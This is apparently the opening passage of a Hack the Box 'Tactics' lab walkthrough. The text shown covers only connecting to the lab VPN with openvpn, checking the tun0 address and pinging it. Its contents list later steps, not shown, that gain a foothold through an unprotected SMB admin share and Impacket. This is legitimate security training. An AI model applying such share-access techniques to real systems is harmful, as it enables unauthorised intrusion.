


TACTICS



Tactics

Table of Contents

- 1 Hack the Box 3
 - 1.1 Connect using Openvpn 3
 - 1.2 Nmap scan 11
 - 1.3 SMB Client 13
 - 1.4 Foothold 14
 - 1.4.1 Option A: SMB Unprotected C\$ Share 14
 - 1.4.2 Option B: Impacket 18
 - 1.5 Challenge Questions 21
 - 1.6 Completion Certificate 22

DATE	REVISION	AUTHORED BY	REVIEWED / APPROVED BY
03-18-2025	A	R. Voss	



AUTHORS NOTE:

Tactics


1 Hack the Box

1.1 Connect using Openvpn


Open Hack the Box and select a machine






or



Tactics



Tactics



Tactics


The screenshot shows the HTB Tactics interface. At the top, there's a header with a user profile icon, the word "Tactics" with "VERY EASY" below it, a green "ACTIVE" badge, a "VIP" badge, a menu icon, and "0 of 9 tasks completed". Below the header is a navigation bar with tabs: "Tags", "Protocols", "SMB", "Reconnaissance", and "Misconfiguration". A button labeled "Official Writeup" is on the right.

The main content area is divided into two sections. The top section is titled "CONNECT" and contains instructions: "To attack the target machine, you must be on the same network. Connect to the Starting Point VPN using one of the following options. It may take a minute for HTB to recognize your connection. If you don't see an update after 2-3 minutes, refresh the page." Below this are two options: "Connect using Pwnbox" (marked "RECOMMENDED") and "Connect using OpenVPN". The Pwnbox option describes it as a preconfigured browser-based VM with all tools pre-installed and offers a "Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access". The OpenVPN option says to use your own machine and download VPN configuration. A "Having Trouble? - Introduction to Lab Access" link is also present.

The bottom section is titled "SPAWN MACHINE" and says "Spawn the target machine and the IP will show here". A green "SPAWN MACHINE" button is on the right.

Below the "SPAWN MACHINE" section, a green bar indicates the machine is "ONLINE". The "TARGET MACHINE IP ADDRESS" is displayed as "10.129.81.143". A lightbulb icon and text suggest reading a "walkthrough" for a detailed guide on how to pwn the machine. There are also refresh and close buttons for the IP display.

Open a terminal in Kali



Because we've saved the link onto the desktop we will change directories.

cd Desktop

Tactics

```
root@kali: ~/Desktop
File Actions Edit View Help
(root@kali)-[~]
# cd Desktop
(root@kali)-[~/Desktop]
#
```

```
root@kali: ~/Desktop
File Actions Edit View Help
(root@kali)-[~]
# cd Desktop
Lab_SkipV.ovpn
# openvpn Lab_SkipV.ovpn
2025-01-14 14:31:50 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-01-14 14:31:50 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [M...]
```

Now we can run the file with openvpn

WE get a session...this window must stay open the entire time we are doing this lab...this is the VPN connection to Hack the Box

```
(root@kali)-[~/Desktop]
# openvpn starting_point_SkipV.ovpn
2025-01-14 14:31:50 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-01-14 14:31:50 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-01-14 14:31:50 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-01-14 14:31:50 library versions: OpenSSL 3.3.2 3 Sep 2024, LZO 2.10
2025-01-14 14:31:50 DCO version: N/A
2025-01-14 14:31:51 TCP/UDP: Preserving recently used remote address: [AF_INET]38.46.224.104:1337
2025-01-14 14:31:51 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-01-14 14:31:51 UDPv4 link local: (not bound)
2025-01-14 14:31:51 UDPv4 link remote: [AF_INET]38.46.224.104:1337
2025-01-14 14:31:53 TLS: Initial packet from [AF_INET]38.46.224.104:1337, sid=27aff60a 904f85f9
2025-01-14 14:31:54 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2025-01-14 14:31:54 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: us-starting-point-1-dhcp Issuing CA
2025-01-14 14:31:54 VERIFY KU OK
2025-01-14 14:31:54 Validating certificate extended key usage
2025-01-14 14:31:54 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2025-01-14 14:31:54 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2025-01-14 14:31:54 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-01-14 14:31:54 VERIFY OK
2025-01-14 14:31:54 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=us-starting-point-1-dhcp
2025-01-14 14:31:54 Control Channel: TLSv1.3, cipher TLSv1.3 AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bits X25519
2025-01-14 14:31:54 [us-starting-point-1-dhcp] Peer Connection Initiated with [AF_INET]38.46.224.104:1337
2025-01-14 14:31:54 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-01-14 14:31:54 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-01-14 14:31:55 SENT CONTROL [us-starting-point-1-dhcp]: 'PUSH_REQUEST' (status=1)
2025-01-14 14:31:55 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,explicit-exit-notify,tun-ipv6,route-ga
teway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::10e0/64 dead:beef:2::1,ifconfig 10.10.14.226 255.255.254.0,peer-id 59,cipher AES-256-CBC,protocol-flags
cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1500'
2025-01-14 14:31:55 OPTIONS IMPORT: --ifconfig/up options modified
2025-01-14 14:31:55 OPTIONS IMPORT: route options modified
2025-01-14 14:31:55 OPTIONS IMPORT: route-related options modified
2025-01-14 14:31:55 OPTIONS IMPORT: tun-mtu set to 1500
2025-01-14 14:31:55 net_route_v4_best_gw query: dst 0.0.0.0
2025-01-14 14:31:55 net_route_v4_best_gw result: via 192.168.74.2 dev eth0
```

Now open a new terminal and type ip a

```
Home X Kali 12-7 X
File Actions Edit View Help
(root@kali)-[~]
# ip a
```

you can see we have two terminals open now

Tactics

This is tunnel 0 and ip address 10.10.14.119

```
File Actions Edit View Help
(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:4c:ab:5d brd ff:ff:ff:ff:ff:ff
   inet 192.168.74.136/24 brd 192.168.74.255 scope global dynamic noprefixroute eth0
       valid_lft 1678sec preferred_lft 1678sec
   inet6 fe80::6fbf:c560:96c5:bde2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:a4:78:d2:c0 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-ab0b422ef338: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:b9:f8:d3:2e brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.1/16 brd 172.18.255.255 scope global br-ab0b422ef338
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
   link/none
   inet 10.10.14.119/32 scope global tun0
       valid_lft forever preferred_lft forever
   inet6 dead:beef:2::1075/64 scope global
       valid_lft forever preferred_lft forever
   inet6 fe80::d4fb:e60b:f266:f573/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever

(root@kali)-[~]
#
```

you can now see tun0 and the ip address 10.10.14.119

We can now ping the ip address
ping 10.10.14.119

```
(root@kali)-[~]
# ping 10.10.14.119
```


Tactics


You can see we have a successful connection...

Hit ctrl c to stop the ping

```
(root@kali)-[~]
# ping 10.10.14.119
PING 10.10.14.119 (10.10.14.119) 56(84) bytes of data.
64 bytes from 10.10.14.119: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 10.10.14.119: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 10.10.14.119: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 10.10.14.119: icmp_seq=4 ttl=64 time=0.028 ms
^C
— 10.10.14.119 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.028/0.036/0.052/0.009 ms

